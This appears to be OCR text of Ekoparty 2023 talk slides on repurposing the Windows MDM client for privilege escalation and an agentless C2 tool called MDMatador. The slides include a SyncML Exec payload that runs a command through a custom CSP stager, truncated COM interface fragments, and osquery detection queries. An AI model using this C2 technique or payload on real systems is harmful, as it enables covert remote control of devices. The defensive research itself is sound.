  virtual HRESULT EnrollAsync(HSTRING p0, HSTRING p1, HSTRING p2, int p3, HSTRING p4, HSTRING p5, HSTRING p6, HSTRING p7, int
  virtual HRESULT AllowAuthUri(void* p0) = 0;
  virtual HRESULT RemoveAuthUriAllowList() = 0;
  virtual HRESULT EventWriteForEnrollment(int p0, int p1) = 0;
  virtual HRESULT RetrieveCustomAllDonePageAsync(IAsyncOperation<CustomAllDonePageResults>** p0) = 0;
  virtual HRESULT SetEnrollmentAsDormant(HSTRING p0, int p1, int p2, IAsyncAction** p3) = 0;
  virtual HRESULT CompleteMAMToMDMUpgrade(HSTRING p0, HSTRING p1, int p2, IAsyncAction** p3) = 0;
  virtual HRESULT GetEnrollment(int p0, IAsyncOperation<HSTRING>** p1) = 0;
  virtual HRESULT CreateCorrelationVector(IAsyncOperation<HSTRING>** p0) = 0;
  virtual HRESULT CheckBlockingValueAsync(IAsyncOperation<INT32>** p0) = 0;
  virtual HRESULT ShouldShowCollectLogsAsync(int p0, IAsyncOperation<INT32>** p1) = 0;
  virtual HRESULT CollectLogs(HSTRING p0, IAsyncAction** p1) = 0;
  virtual HRESULT ResetProgressTimeout(int p0) = 0;
  virtual HRESULT RetrieveCustomErrorText(int p0, IAsyncOperation<HSTRING>** p1) = 0;
  virtual HRESULT AADEnrollAsync(HSTRING p0, HSTRING p1, HSTRING p2, HSTRING p3, int p4, HSTRING p5, HSTRING p6, HSTRING p7, IA
  virtual HRESULT AADEnrollAsyncWithTenantId(HSTRING p0, HSTRING p1, HSTRING p2, HSTRING p3, int p4, HSTRING p5, HSTRING p6, HS
```


DEEP Usecase: Local Privilege Escalation



DEEP Usecase: Payload Deployment



Vulnerability Responsible Disclosure Process





EKOPARTY
HACK THE PLANET
HACKING EVERYTHING
EP 2023
EKOPARTY


DEEP Demos

Windows MDM Management Client

- Enables on-going control after enrollment
- Runs through an on-demand system service
- Supports client-initiated sessions via scheduling tasks
- Supports server-initiated sessions via push notifications.




Windows MDM Management Execution Flow



Best killchain ever!!

Inside the CSP Architecture

- CSPs are implemented as COM DLLs
- MDM clients use CSP DLLs via **ConfigManager2**
- COM objects implement **IConfigServiceProvider2** COM interface
- **HKLM\SOFTWARE\Microsoft\Provisioning\CSPs**



Could a nation state actor deploy this?

Introducing MDMatador

- Windows Agentless C2 system
- MS-MDM and MS-MDE2 support
- Beaconing and C2 protocol over MS-MDM
- Support for Second Stage Payload

C2 protocol over MS-MDM

- Extended SyncML
- Second Stage Payload through Custom CSPs

Second Stage Payload Execution

```
<Exec>
 <Item>
  <Target>
   <LocURI>
     ./Device/Vendor/OEM/C2runchCSP/Stagers/Cmd
   </LocURI>
  </Target>
  <Data>whoami</Data>
 </Item>
</Exec>
```

MDMatador Demo

Implications and Detections

Detecting Rogue MDM Activity

- Identify unusual MDM enrollments
- Analyze relevant Eventlog and ETW events
- Track CSP changes
- Monitor Scheduled Tasks

Detecting MDM Abuse with Osquery

MDM Provisioned Certificates

SELECT * FROM **certificates**
WHERE path = '**Users\S-1-5-18\Personal**'

Detecting MDM Abuse with Osquery

Active MDM Enrollments

SELECT data as 'MDM Server' FROM **registry**
WHERE path LIKE
'**HKEY_LOCAL_MACHINE\SOFTWARE**
\Microsoft\Enrollments\%\DiscovervServiceFullURL'

Detecting MDM Abuse with Osquery

MDM Enrollment and Management Events

SELECT * FROM **windows_eventlog**
WHERE
channel='**Microsoft-Windows-DeviceManagement-Enterprise-Diagnostics-Provider/Admin**'

Detecting MDM Abuse with Osquery

MDM Scheduled Tasks

SELECT * FROM **scheduled_tasks**
WHERE action LIKE '%**certenroller.exe**%' OR
action LIKE '%**omadmclient.exe**%'

Detecting MDM Abuse with Osquery

Custom CSP Registration

SELECT * from **registry**
WHERE path LIKE
'**HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Provisioning\CSPs\%\Device\Vendor\OEM%**'

Disabling the MDM Client Stack

- **DmEnrollmentSvc Windows Service**

  sc config "**DmEnrollmentSvc**" start=**disabled**'

Research Implications and Risks

- Built-in features can be repurposed
- Reinforces the need for robust defenses
- Agentless C2 opens new avenues for advanced attacks

Thanks!
Questions?

Talk resources available at

github.com/marcosd4h/mdm

@marcosd4h

moviedo@gmail.com